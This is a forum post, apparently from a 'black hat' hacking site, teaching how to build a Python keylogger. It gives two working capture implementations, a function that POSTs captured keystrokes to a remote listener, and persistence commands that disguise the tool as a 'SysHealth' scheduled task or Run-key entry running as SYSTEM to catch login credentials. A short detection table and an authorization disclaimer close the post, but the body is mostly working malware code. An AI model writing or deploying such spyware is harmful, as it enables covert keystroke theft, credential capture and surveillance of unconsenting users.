

- Joined
- Dec 30, 2024
- Messages
- 437
- Reaction score
- 239
- Points
- 62
- Website
- blackhatpakistan.net
- Points
- 1,384
- USD
- 1,384
A Python keylogger tutorial builds the classic keyboard-capture tool in both of the ways it gets written in the field: a cross-platform pynput version that reads the OS keyboard hook in ten lines, and a Windows ctypes version that talks to the low-level WH_KEYBOARD_LL API directly without any pip installs. Both versions here buffer keystrokes in memory, expose a flush-to-disk function, and handle the special keys that break naive implementations - backspace, space, enter, tab, and the shift-state mess that turns "Hello" into "hELLO" if you ignore it.
TL;DR - Two working implementations below: pynput (cross-platform, 12 lines core) and ctypes + user32 (Windows-native, no dependencies). The design that survives real use: memory buffer, batched flush, special-key formatting, timestamped lines. Everything after the code - persistence, hiding the log, exfil - is packaging, and the detection section tells you what catches each piece.

IMPLEMENTATION 1 - PYNPUT (CROSS-PLATFORM)
Install:
Code:
pip install pynputCore capture loop:
Code:
from pynput import keyboard

from datetime import datetime

BUFFER = []

def on_press(key):

    try:

        BUFFER.append(key.char if key.char else "")

    except AttributeError:

        # special keys - map them to readable tokens

        special = {

            keyboard.Key.space: " ",

            keyboard.Key.enter: "\n",

            keyboard.Key.tab: "\t",

            keyboard.Key.backspace: "[BKSP]",

            keyboard.Key.shift: "",

            keyboard.Key.shift_r: "",

            keyboard.Key.ctrl_l: "[CTRL]",

            keyboard.Key.ctrl_r: "[CTRL]",

            keyboard.Key.alt_l: "[ALT]",

            keyboard.Key.esc: "[ESC]",

            keyboard.Key.caps_lock: "[CAPS]",

        }

        BUFFER.append(special.get(key, ""))

def flush(path="log.txt"):

    if BUFFER:

        with open(path, "a", encoding="utf-8") as f:

            f.write("".join(BUFFER))

        BUFFER.clear()

with keyboard.Listener(on_press=on_press) as listener:

    listener.join()
IMPLEMENTATION 2 - WINDOWS CTYPES (NO DEPENDENCIES)
Low-level hook through user32.dll - the version that survives on a box where pip is locked down:
Code:
import ctypes

from ctypes import wintypes

import time

user32 = ctypes.windll.user32

BUFFER = []

SHIFTED = set()

LOG = "output.log"

# shift state cache - prevents "hELLO" from shift+letters

def shift_on():

    return user32.GetAsyncKeyState(0x10) < 0

VK_MAP = {0x0D: "\n", 0x09: "\t", 0x20: " ", 0x08: "[BKSP]", 0x1B: "[ESC]"}

def vk_to_char(vk):

    if vk in VK_MAP:

        return VK_MAP[vk]

    shift = shift_on()

    caps = user32.GetKeyState(0x14) & 0xFFFF

    if 0x41 <= vk <= 0x5A:                 # A-Z

        upper = (shift != 0) ^ (caps != 0)

        return chr(vk + 32).upper() if upper else chr(vk + 32)

    # digits and punctuation, shift-aware

    base = {0x30: "0", 0x31: "1", 0x32: "2", 0x33: "3", 0x34: "4",

            0x35: "5", 0x36: "6", 0x37: "7", 0x38: "8", 0x39: "9"}

    if vk in base:

        shifted = {0x30: ")", 0x31: "!", 0x32: "@", 0x33: "#", 0x34: "$",

                   0x35: "%", 0x36: "^", 0x37: "&", 0x38: "*", 0x39: "("}

        return shifted[vk] if shift else base[vk]

    return ""

HOOKPROC = ctypes.WINFUNCTYPE(ctypes.c_long, ctypes.c_int, wintypes.WPARAM, wintypes.LPARAM)

LRESULT = ctypes.c_long

def callback(nCode, wParam, lParam):

    if nCode >= 0:

        vk = lParam.contents.vkCode

        BUFFER.append(vk_to_char(vk))

    return user32.CallNextHookEx(None, nCode, wParam, lParam)

def run():

    proc = HOOKPROC(callback)

    user32.SetWindowsHookExW(13, proc, None, 0)   # 13 = WH_KEYBOARD_LL

    msg = wintypes.MSG()

    last_flush = time.time()

    while user32.GetMessageW(ctypes.byref(msg), None, 0, 0) != 0:

        if time.time() - last_flush > 15 and BUFFER:

            with open(LOG, "a", encoding="utf-8") as f:

                f.write("".join(BUFFER))

            BUFFER.clear()

            last_flush = time.time()

        user32.TranslateMessage(ctypes.byref(msg))

        user32.DispatchMessageW(ctypes.byref(msg))

if __name__ == "__main__":

    run()
Notes on the API surface: SetWindowsHookExW(13, ...) installs WH_KEYBOARD_LL, lParam points at a KBDLLSTRUCT whose vkCode field is the key, and CallNextHookEx must run every iteration or the keyboard stops responding system-wide. The GetMessage loop is the hook's pump - closing the console kills the hook with the process.

THE FLUSH FUNCTION - WHY IT MATTERS
Naive keyloggers open the file on every keystroke - AV file-behavior rules light up on that instantly, and a crash loses the buffer. The pattern both implementations use:
- Append to a list in memory
- Flush every 15 seconds or at N characters
- One append-mode open, one write, one close per cycle
The flush function doubles as the exfil point: the same buffer can POST to a listener instead of touching disk:
Code:
import requests

def flush_net(url):

    if BUFFER:

        try:

            requests.post(url, data={"k": "".join(BUFFER)}, timeout=4)

            BUFFER.clear()

        except Exception:

            pass
PERSISTENCE - HOW IT IS USUALLY ADDED
Windows (each is a one-liner in the installer):
Code:
schtasks /create /tn "SysHealth" /tr "pythonw C:\path\kl.py" /sc onlogon /ru SYSTEM

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v SysHealth /d "pythonw C:\path\kl.py"
Linux systemd user unit, macOS LaunchAgent plist - same idea, different persistence store. The SYSTEM-run variant of schtasks is the one that captures credential-entry screens, because it runs above the login session.
WHAT DETECTS EACH PIECE
Code:
Layer            Signature that catches it

-----------------------------------------------

Hook install      SetWindowsHookEx WH_KEYBOARD_LL from non-typing process - EDR API telemetry

File write        periodic small appends to .log in user/temp dirs - file-behavior rules

Network flush     base64 POST body every N seconds - beacon-shape alerts

Persistence       Run key / scheduled task created by script - autorun integrity checks

AV heuristic      keylogger strings + hook APIs together = static detection, rename nothing helps
EDR is the real adversary here: user32 hook calls from a python.exe that never types anything are the exact event correlation modern endpoint rules are built around. On a lab box, Sysmon Event ID 10 (process access to user32) plus file creation events reconstructs the whole timeline.
LEARNING USE - SCOPE
This code exists to read keyboard events on machines you own or have written authorization to monitor - parental controls, your own kiosk hardware, red-team engagements with the paperwork in place. Same rule as every tool in this series: the target authorization is the line, the tool is just code.
FAQ
Q: pynput or ctypes?
A: pynput for cross-platform and readability - eleven lines of core logic. ctypes when the target has no pip, you need the exact low-level hook semantics, or you want zero dependency footprint.
Q: Why are shifted characters wrong in my output?
A: You read key.char without tracking shift state. The ctypes version caches GetAsyncKeyState(0x10) per keystroke; the pynput version inherits correct chars from the library. Caps Lock XOR Shift is the case rule for A-Z.
Q: How do you test a keylogger safely?
A: Virtual machine, run it, type, check the log, snapshot revert. Never first-run it on your daily driver - a stuck hook breaks keyboard input until the process dies.
Q: What is the blue-team detection?
A: API telemetry on SetWindowsHookEx + periodic file writes + process lineage (python launched by Run key). Sysmon with IDs 1, 10, 11, and 13 maps the whole chain.
RELATED ON BLACKHAT PAKISTAN
Linux Privilege Escalation Checklist 2026 - where a capture tool lands when the box gets owned.
Kali Linux Tools List 2026 - the password-attack and post-ex stack this sits beside.
Hydra Brute Force Tutorial 2026 - the other side of credentials: guessing instead of watching.
Burp Suite Tutorial for Beginners 2026 - web-tier work while the capture runs.
Code:
pynput:     pip install pynput -> Listener(on_press) -> buffer -> flush

ctypes:     SetWindowsHookExW(13, ...) -> MSG loop -> CallNextHookEx always

flush:      memory buffer, 15s batch, one open-write-close cycle

shift:      GetAsyncKeyState(0x10) XOR GetKeyState(0x14) decides A-Z case

persist:    schtasks onlogon or HKCU Run key

detect:     EDR API telemetry + file-behavior + autorun integrity
Last edited:


